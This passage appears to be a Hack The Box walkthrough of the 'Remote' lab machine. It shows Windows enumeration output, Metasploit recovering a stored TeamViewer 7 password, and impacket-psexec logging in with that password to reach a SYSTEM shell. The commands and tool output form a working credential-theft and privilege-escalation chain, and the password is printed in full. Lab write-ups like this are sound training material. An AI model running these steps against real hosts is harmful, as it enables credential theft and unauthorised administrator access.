
5.2. I started manually enumerating for interesting files and version numbers.



```
PS C:\users> systeminfo

Host Name:                 REMOTE
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00429-00521-62775-AA801
Original Install Date:     2/19/2020, 3:03:29 PM
System Boot Time:          12/27/2021, 2:23:31 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
                           [02]: AMD64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.16707776.B64.2008070230, 8/7/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 628 MB
Virtual Memory: Max Size:  2,431 MB
Virtual Memory: Available: 1,147 MB
Virtual Memory: In Use:    1,284 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 4 Hotfix(s) Installed.
                           [01]: KB4534119
                           [02]: KB4516115
                           [03]: KB4523204
                           [04]: KB4464455
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.180
                                 [02]: fe80::b547:d78e:171e:6fd9
                                 [03]: dead:beef::121
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V wi
```


5.3. It was pretty up to date OS code.

5.4. I did end up finding a TeamViewer installation and service running.



```
PS C:\Program Files (x86)> dir


    Directory: C:\Program Files (x86)


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        9/15/2018   3:28 AM                Common Files
d-----        9/15/2018   5:06 AM                Internet Explorer
d-----        2/23/2020   2:19 PM                Microsoft SQL Server
d-----        2/23/2020   2:15 PM                Microsoft.NET
d-----        2/19/2020   3:11 PM                MSBuild
d-----        2/19/2020   3:11 PM                Reference Assemblies
d-----        2/20/2020   2:14 AM                TeamViewer
d-----        9/15/2018   5:05 AM                Windows Defender
d-----        9/15/2018   3:19 AM                Windows Mail
d-----       10/29/2018   6:39 PM                Windows Media Player
d-----        9/15/2018   3:19 AM                Windows Multimedia Platform
d-----        9/15/2018   3:28 AM                windows nt
d-----       10/29/2018   6:39 PM                Windows Photo Viewer
d-----        9/15/2018   3:19 AM                Windows Portable Devices
d-----        9/15/2018   3:19 AM                WindowsPowerShell
```

5.5. I found the version to be a bit older (7.0).




```
Start:              2020/02/20 02:15:03.151
Version:            7.0.43148
ID:                 0
License:            0
Server:             master3.teamviewer.com
IC:                 301094961
OS:                 Win_6.2.9200_S (64-bit)
IP:                 192.168.195.149
MID:                0x000c295d7f5e_1d44cc46006a9a0_3190025022
MIDv:               0
Proxy-Settings:     Type=1 IP= User=
IE:                 9.11.17763.0
AppPath:            C:\Program Files (x86)\TeamViewer\Version7\TeamViewer_Service.exe
UserAccount:        SYSTEM
```

5.6. With this info I started doing some research to see what it could be vulnerable for and found one of the more interesting exploits I have seen in a while.

5.7. https://whynotsecurity.com/blog/teamviewer/

5.8. This article discusses weak password registry storage for this version of TeamViewer!




```
PS C:\windows\system32\inetsrv> sc.exe qc Teamviewer7
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: Teamviewer7
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : "C:\Program Files (x86)\TeamViewer\Version7\TeamViewer_Service.exe"
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : TeamViewer 7
        DEPENDENCIES       :
        SERVICE_START_NAME : LocalSystem
PS C:\windows\system32\inetsrv>
```

5.9. Everything matches up in the article to my version.

5.10. I upgraded my shell to a meterpreter shell by creating an msfvenom payload.


5.11. I uploaded it and executed it with a python http.server and an msfconsole multi/handler shell.

5.12. I did a check for other vulnerabilities while I was in here and most of them were newer exploits that would feel dirty to use on an older box.



```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.180 - Collecting local exploits for x64/windows...
[*] 10.10.10.180 - 31 exploit checks are being tried...
[+] 10.10.10.180 - exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
[+] 10.10.10.180 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The target appears to be vulnerable
. Vulnerable Windows 10 v1809 build detected!
[+] 10.10.10.180 - exploit/windows/local/cve_2020_1048_printerdemon: The target appears to be vulnerable.
[+] 10.10.10.180 - exploit/windows/local/cve_2020_1337_printerdemon: The target appears to be vulnerable.
[+] 10.10.10.180 - exploit/windows/local/cve_2020_17136: The target appears to be vulnerable. A vulnerable Windows 1
0 v1809 build was detected!
[+] 10.10.10.180 - exploit/windows/local/cve_2021_40449: The target appears to be vulnerable. Vulnerable Windows 10
v1809 build detected!
[+] 10.10.10.180 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
```

5.13. I found the metasploit code for the teamviewer exploit and ran it against my session for an instant return!




```
msf6 post(windows/gather/credentials/teamviewer_passwords) > run

[*] Finding TeamViewer Passwords on REMOTE
[+] Found Unattended Password: [redacted]
[+] Passwords stored in: /home/kali/.msf4/loot/20211227154050_default_10.10.10.180_host.teamviewer__766095.txt
[*] ←───────────── | Using Window Technique | ─────────────→
[*] TeamViewer's language setting options are ''
[*] TeamViewer's version is ''
[-] Unable to find TeamViewer's process
[*] Post module execution completed
```

5.14. Looks like it could be the administrator's password?


5.15. I did check the official writeup here to see if there was a non meterpreter way to get this.

5.16. They used the same method I did so I am not sure if there is. I would love to know if there is though.

5.17. I took this password info to impacket-psexec and popped a full admin shell with it.



```
┌──(kali㉿kali)-[~/Documents/tools]
└─$ impacket-psexec "./administrator:\!R3m0te\!"@remote.htb
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on remote.htb.....
[*] Found writable share ADMIN$
[*] Uploading file slJKdxhV.exe
[*] Opening SVCManager on remote.htb.....
[*] Creating service UHoF on remote.htb.....
[*] Starting service UHoF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```



```
c:\Users\Administrator\Desktop> whoami
nt authority\system

c:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::121
   Link-local IPv6 Address . . . . . : fe80::b547:d78e:171e:6fd9%12
   IPv4 Address. . . . . . . . . . . : 10.10.10.180
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

c:\Users\Administrator\Desktop> hostname
remote

c:\Users\Administrator\Desktop> type root.txt
a28a[redacted]d8f87
```